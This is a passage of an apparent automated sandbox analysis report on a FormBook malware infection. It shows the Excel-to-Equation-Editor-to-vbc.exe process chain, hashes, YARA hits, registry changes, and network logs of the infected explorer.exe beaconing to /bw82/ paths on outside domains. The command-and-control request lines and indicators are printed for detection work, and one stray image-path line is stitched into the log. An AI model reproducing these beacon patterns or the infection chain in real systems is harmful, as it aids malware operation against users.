3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 61 62 62 72 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 75 72 73 6f 72 3a 20 68 65 6c 70 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d Data Ascii: 1c1f<!DOCTYPE html><html><head> <meta charset="UTF-8"> <title>System Error</title> <meta name="robots" content="noindex,nofollow" /> <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no"> <style> /* Base */ body { color: #333; font: 14px Verdana, "Helvetica Neue", helvetica, Arial, 'Microsoft YaHei', sans-serif; margin: 0; padding: 0 20px 20px; word-break: break-word; } h1{ margin: 10px 0 0; font-size: 28px; font-weight: 500; line-height: 32px; } h2{ color: #4288ce; font-weight: 400; padding: 6px 0; margin: 6px 0 0; font-size: 18px; border-bottom: 1px solid #eee; } h3.subheading { color: #4288ce; margin: 6px 0 0; font-weight: 400; } h3{ margin: 12px; font-size: 16px; font-weight: bold; } abbr{ cursor: help; text-

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:40.616339922 CET	979	OUT	GET /bw82/?OxlhlP1x=AJ+QNFfsTFGsedRB1oQHABBFVni950JEMBOKAlzmtW9JOrHkbqbPAoxgnlDKI2ECKqRl+w==&-Zz=NpM4AdWXGTqt_ry0 HTTP/1.1 Host: www.rizrvd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 20:07:40.755337954 CET	979	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 19:07:40 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d54-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:45.866683960 CET	980	OUT	GET /bw82/?OxlhlP1x=kkzs7wdh+d5Am/pShfiLHnYXY/z1ZZpbk/YksZMR2IH2vaFa+RYbCDDaBA0EFHNpIzx4Vw==&-Zz=NpM4AdWXGTqt_ry0 HTTP/1.1 Host: www.activagebenefits.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 20:07:46.006191015 CET	981	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 19:07:45 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d54-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49170	198.185.159.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:51.262765884 CET	981	OUT	GET /bw82/?OxlhlP1x=cQgJWKf5RX1pgHqtrNlNvU1Wcwt7yBWYkREyiU0JrpPbxB8OGrmWpa/gYGeP1DcG9D81oQ==&-Zz=NpM4AdWXGTqt_ry0 HTTP/1.1 Host: www.usmedicarenow.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:51.432032108 CET	983	IN	HTTP/1.1 400 Bad Request Cache-Control: no-cache, must-revalidate Content-Length: 77564 Content-Type: text/html; charset=UTF-8 Date: Wed, 27 Jan 2021 19:07:51 UTC Expires: Thu, 01 Jan 1970 00:00:00 UTC Pragma: no-cache Server: Squarespace X-Contextid: emTKCGIZ/j4jfctVx Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 77 68 69 74 65 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 74 6f 70 3a 20 35 30 25 3b 0a 20 20 20 20 6c 65 66 74 3a 20 35 30 25 3b 0a 20 20 20 20 74 72 61 6e 73 66 6f 72 6d 3a 20 74 72 61 6e 73 6c 61 74 65 28 2d 35 30 25 2c 20 2d 35 30 25 29 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6d 69 6e 2d 77 69 64 74 68 3a 20 39 35 76 77 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 68 31 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 2e 36 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 31 39 31 39 31 39 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 30 20 31 31 70 78 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 7b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 34 65 6d 3b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 33 30 30 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 7d 0a 0a 20 20 6d 61 69 6e 20 70 20 61 20 7b 0a 20 20 20 20 63 6f 6c 6f 72 3a 20 23 33 61 33 61 33 61 3b 0a 20 20 20 20 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 20 6e 6f 6e 65 3b 0a 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 73 6f 6c 69 64 20 31 70 78 20 23 33 61 33 61 33 61 3b 0a 20 20 7d 0a 0a 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 43 6c 61 72 6b 73 6f 6e 22 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 70 78 3b 0a 20 20 7d 0a 0a 20 20 23 73 74 61 74 75 73 2d 70 61 67 65 20 7b 0a 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 62 6f 74 74 6f 6d 3a 20 32 32 70 78 3b 0a 20 20 20 20 6c 65 66 74 3a 20 30 3b 0a 20 20 20 20 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 32 65 6d 3b 0a 20 20 7d 0a 0a 20 20 66 6f 6f 74 65 72 20 73 70 61 6e 20 7b 0a 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 20 31 31 70 78 3b 0a 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 65 6d 3b 0a 20 20 20 20 Data Ascii: <!DOCTYPE html><head> <title>400 Bad Request</title> <meta name="viewport" content="width=device-width, initial-scale=1"> <style type="text/css"> body { background: white; } main { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); text-align: center; min-width: 95vw; } main h1 { font-weight: 300; font-size: 4.6em; color: #191919; margin: 0 0 11px 0; } main p { font-size: 1.4em; color: #3a3a3a; font-weight: 300; line-height: 2em; margin: 0; } main p a { color: #3a3a3a; text-decoration: none; border-bottom: solid 1px #3a3a3a; } body { font-family: "Clarkson", sans-serif; font-size: 12px; } #status-page { display: none; } footer { position: absolute; bottom: 22px; left: 0; width: 100%; text-align: center; line-height: 2em; } footer span { margin: 0 11px; font-size: 1em;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49171	31.220.110.116	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:56.862134933 CET	1000	OUT	GET /bw82/?OxlhlP1x=fbWA8CenQ3TkeqVhPkQUacOFLjWRhlcbsLRP5XQKQo+1RaQPyvftJQY27dLrrakP9R1/fg==&-Zz=NpM4AdWXGTqt_ry0 HTTP/1.1 Host: www.ismaelworks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 20:07:57.176649094 CET	1001	IN	HTTP/1.1 404 Not Found Connection: close Content-Type: text/html Last-Modified: Tue, 25 Jun 2019 07:06:32 GMT Etag: "999-5d11c7f8-ec1f1fb6aaaaddbf;;;" Accept-Ranges: bytes Content-Length: 2457 Date: Wed, 27 Jan 2021 19:07:56 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 75 73 22 20 70 72 65 66 69 78 3d 22 63 6f 6e 74 65 6e 74 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 72 73 73 2f 31 2e 30 2f 6d 6f 64 75 6c 65 73 2f 63 6f 6e 74 65 6e 74 2f 20 64 63 3a 20 68 74 74 70 3a 2f 2f 70 75 72 6c 2e 6f 72 67 2f 64 63 2f 74 65 72 6d 73 2f 20 66 6f 61 66 3a 20 68 74 74 70 3a 2f 2f 78 6d 6c 6e 73 2e 63 6f 6d 2f 66 6f 61 66 2f 30 2e 31 2f 20 6f 67 3a 20 68 74 74 70 3a 2f 2f 6f 67 70 2e 6d 65 2f 6e 73 23 20 72 64 66 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 30 31 2f 72 64 66 2d 73 63 68 65 6d 61 23 20 73 69 6f 63 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 6e 73 23 20 73 69 6f 63 74 3a 20 68 74 74 70 3a 2f 2f 72 64 66 73 2e 6f 72 67 2f 73 69 6f 63 2f 74 79 70 65 73 23 20 73 6b 6f 73 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 34 2f 30 32 2f 73 6b 6f 73 2f 63 6f 72 65 23 20 78 73 64 3a 20 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 31 2f 58 4d 4c 53 63 68 65 6d 61 23 22 3e 0a 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 40 63 68 61 72 73 65 74 20 22 55 54 46 2d 38 22 3b 0a 20 20 20 20 20 20 20 20 5b 6e 67 5c 3a 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 64 61 74 61 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 5b 78 2d 6e 67 2d 63 6c 6f 61 6b 5d 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 78 2d 6e 67 2d 63 6c 6f 61 6b 2c 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 68 69 64 65 3a 6e 6f 74 28 2e 6e 67 2d 68 69 64 65 2d 61 6e 69 6d 61 74 65 29 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 20 20 6e 67 5c 3a 66 6f 72 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 69 6d 61 74 65 2d 73 68 69 6d 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 63 68 6f 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4f 6f 70 73 2c 20 73 6f 6d 65 Data Ascii: <!DOCTYPE html><html lang="en-us" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# sioct: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <style type="text/css"> @charset "UTF-8"; [ng\:cloak], [ng-cloak], [data-ng-cloak], [x-ng-cloak], .ng-cloak, .x-ng-cloak, .ng-hide:not(.ng-hide-animate) { display: none !important; } ng\:form { display: block; } .ng-animate-shim { visibility: hidden; } .ng-anchor { position: absolute; } </style> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>Oops, some

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2308 Parent PID: 584

General

Start time:	20:05:50
Start date:	27/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f7a0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Agreement.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F9EF526	WriteFile
C:\Users\user\Desktop\~$Agreement.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F9EF591	WriteFile
C:\Users\user\Desktop\~$Agreement.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F9EF526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Agreement.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F9EF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	=78	binary	3D 37 38 00 04 09 00 00 02 00 00 00 00 00 00 00 3E 00 00 00 01 00 00 00 1E 00 00 00 14 00 00 00 61 00 67 00 72 00 65 00 65 00 6D 00 65 00 6E 00 74 00 2E 00 78 00 6C 00 73 00 78 00 00 00 61 00 67 00 72 00 65 00 65 00 6D 00 65 00 6E 00 74 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2316 Parent PID: 584

General

Start time:	20:06:10
Start date:	27/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2932 Parent PID: 2316

General

Start time:	20:06:11
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xc70000
File size:	913408 bytes
MD5 hash:	F49E0B01E26E5E197421C4260DD87545
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2157316080.000000000239D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2157787740.0000000003B59000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2157787740.0000000003B59000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2157787740.0000000003B59000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E327995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E327995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E23DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E32A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E23DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E23DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73 a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E23DE2C	ReadFile

Analysis Process: vbc.exe PID: 2492 Parent PID: 2932

General

Start time:	20:06:13
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xc70000
File size:	913408 bytes
MD5 hash:	F49E0B01E26E5E197421C4260DD87545
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2203086612.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2203086612.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2203086612.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2203183179.00000000002C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2203183179.00000000002C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2203183179.00000000002C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2203219773.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2203219773.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2203219773.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2492

General

Start time:	20:06:14
Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	

Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 2968 Parent PID: 1388

General

Start time:	20:06:31
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x3e0000
File size:	77312 bytes
MD5 hash:	6F44F5C0BC6B210FE5F5A1C8D899AD0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
